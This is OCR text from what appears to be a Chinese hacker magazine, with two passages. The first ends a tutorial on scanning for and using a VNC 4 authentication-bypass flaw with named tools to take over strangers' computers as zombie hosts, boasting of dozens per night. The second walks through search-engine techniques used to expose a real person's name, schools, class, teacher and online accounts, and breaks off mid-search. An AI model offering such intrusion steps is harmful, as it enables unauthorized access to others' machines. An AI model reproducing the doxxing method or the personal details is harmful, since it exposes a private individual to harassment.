


图2

检测完毕后，会在vnc_bypauth的当前目录下生成一个名为vnc_bypauth.txt的检测结果文件，我们打开这个文件，提示“vnc4:VULNERABLE”的就是存在漏洞的服务器，而提示：vnc4:nothing received”则是应为网络或其他原因未判断出来的，有可能存在漏洞，也有可能没有，如图3。




图3

接下来，我们直接双击运行编译好的VNC 连接程序05162006-BL4CK-vncviewer-authbypass，如图4，在Server栏中输入刚才扫描到的有漏洞的ip地址，点击ok就可以了，成功的话，我们就可以直接登录对方的操作界面了，如图5。整个过程就是这么的简单，我们就得到了一台肉鸡，比当年Win2000输入漏洞的利用都还简单。




图4




图5

最后提醒一点，当我们使用客户端成功登录对方主机的时候，有时会发现是一个登录的界面（就是需要输入口令的），可能有的菜鸟会有疑惑，既然我们利用的这个漏洞是可以绕过口令验证的，那么为什么还会出现Windows的登录界面呢？实际上这个漏洞指的是绕过VNC服务端的口令验证，而直接登录到对方的操作系统上，但倘若此时对方的系统正在运行着屏幕保护程序或是处于注销状态，这种情况下，我们最好另换目标，猜测口令可是很困难的哟。不过，据我测试，可以直接登录进系统的真的很多，一晚上弄几十个肉鸡是不成问题的！

最后，别忘了，还可以用这个漏洞来找UNIX/Linux肉鸡哟，这回菜鸟发了吧！

（文章中涉及到的工具vnc_bypauth、05162006-BL4CK-vncviewer-authbypass光盘中已收录）

“铜须事件”与google的hack艺术



匿名

相信WOW（魔兽）玩家对“铜须”事件都不陌生。帖子一出，MOP上出现上万个声讨帖。二区的麦维影歌服务器立即出现了大批1级的小号联盟，组建了上百人的工会“守望慰问团”。无数的玩家进入魔兽二区麦维影歌服务器谴责鄙视事件主角守望者工会的会长——“铜须”，并有刷屏现象，导致服务器负载迅速上升。服务器内无法打怪，无法交易，无法谈话，完全不能正常游戏。“铜须”事件被称为2006年网络最轰动事件。

这里不再谈论事件的本身和经过，Google和Baidu搜索一下“铜须 事件”，满屏皆是相关的详细报道；也不想对其中各位主人翁的是非进行评论，这本来就是一个缺乏标准的年代，更不是我们黑客X档所关注的问题。我们只关心技术方面的问题，即看看高人是如何利用Google Hack技术，充分的利用点滴的真实信息，将网上的一个虚拟ID“铜须”的身份背景、成长经历、甚至是高中照片一一查出来公布于天下。整个过程堪称Google Hack的经典例程。

首先是真实姓名的问题。网上流传的“铜须”的真名是郑新或郑星，那么哪一个才是真的呢？“铜须”的自我介绍里面有这么一段话“本人对计算机网页设计有所研究，曾经获得河北省计算机主页设计大赛第1名”，再加上已知为廊坊人，因此在google或百度中输入“郑星 廊坊 网页”，搜索到“获奖名单”。打开便可看见“河北省2001年中小学生电脑制作活动获奖名单”，仔细一看，高中组第一名赫然写着“郑星”两个大字！哈哈，山

高月小，水落石出了（图1）。




图1

这个过程是不是让大家联想到了尼古拉斯．凯奇“国家宝藏”中的一段呢？在只获得了几个字母的情况下，在yahoo（看来google没有赞助啊）上一搜，马上得到了“解放钟”的最佳匹配！这就是搜索引擎强大的功能，可由点滴信息获得完整的数据以及详细的前因后果。在获奖名单中，我们还可以看到郑星的高中学校，指导老师等信息，可惜主页作品已经删除了，不然还可以看看他当时做的东西。

好了，有了真名后进一步查找下去，进入5460，查找郑星这个人。果然看到他了，廊坊市第二中学，7班（图2）。




图2

那么现在郑星就读的大学是燕京大学吗？在燕山大学的学籍查询网中输入郑星，找不到这个人，只有一位同名的来自河北省迁安市，明显不是铜须。那么，究竟错在哪里呢，为什么燕山大学没有这个人呢？通过简单的判断分析，可以推出铜须在读的应该是燕京大学的继续教育学院，就是成教院，因此没有纳入学籍管理，在学籍管理中找不到这个人。至此，整个轮廓出来了，郑星，廊坊市第二中学，7班，现读与燕山大学继续教育学院，今年毕业，老师是李静双。

初战告捷，利用搜索引擎轻松核实了真实信息，但还没有完。俗话说，“百闻不如一见”，如果有一张切切实实的照片，能见到主人公的庐山真面目效果就好了。

好，继续。在搜索引擎上输入“郑新”“郑星”“铜须”“Zxxs”“幽月儿”“廊坊”这样的关键词搜索，却一无所得。明显“郑新”和“郑星”是真实姓名能找到相关资料（特别是照片）的几率很小，“铜须”这个名字肯定是wow之后才有的名字，还比较新，“Zxxs”得到的结果基本没用。

至此就要换个思路在浩瀚的网络中寻找蛛丝马迹了。在铜须玩wow之前最常用的id是什么呢？这个才是我们需要找的关键。

已知铜须的qq号码，打开q－zone上的个人档案，在那里赫然写着昵称：稀帅。先尝试通过这个ID开刀，在搜索引擎中输入“稀帅　廊坊”后，发现在廊坊热线的bbs金色走廊出现了“稀帅”。进入金色走廊bbs，注册后搜索用户列表，得到用户稀帅的基本资料如图3。

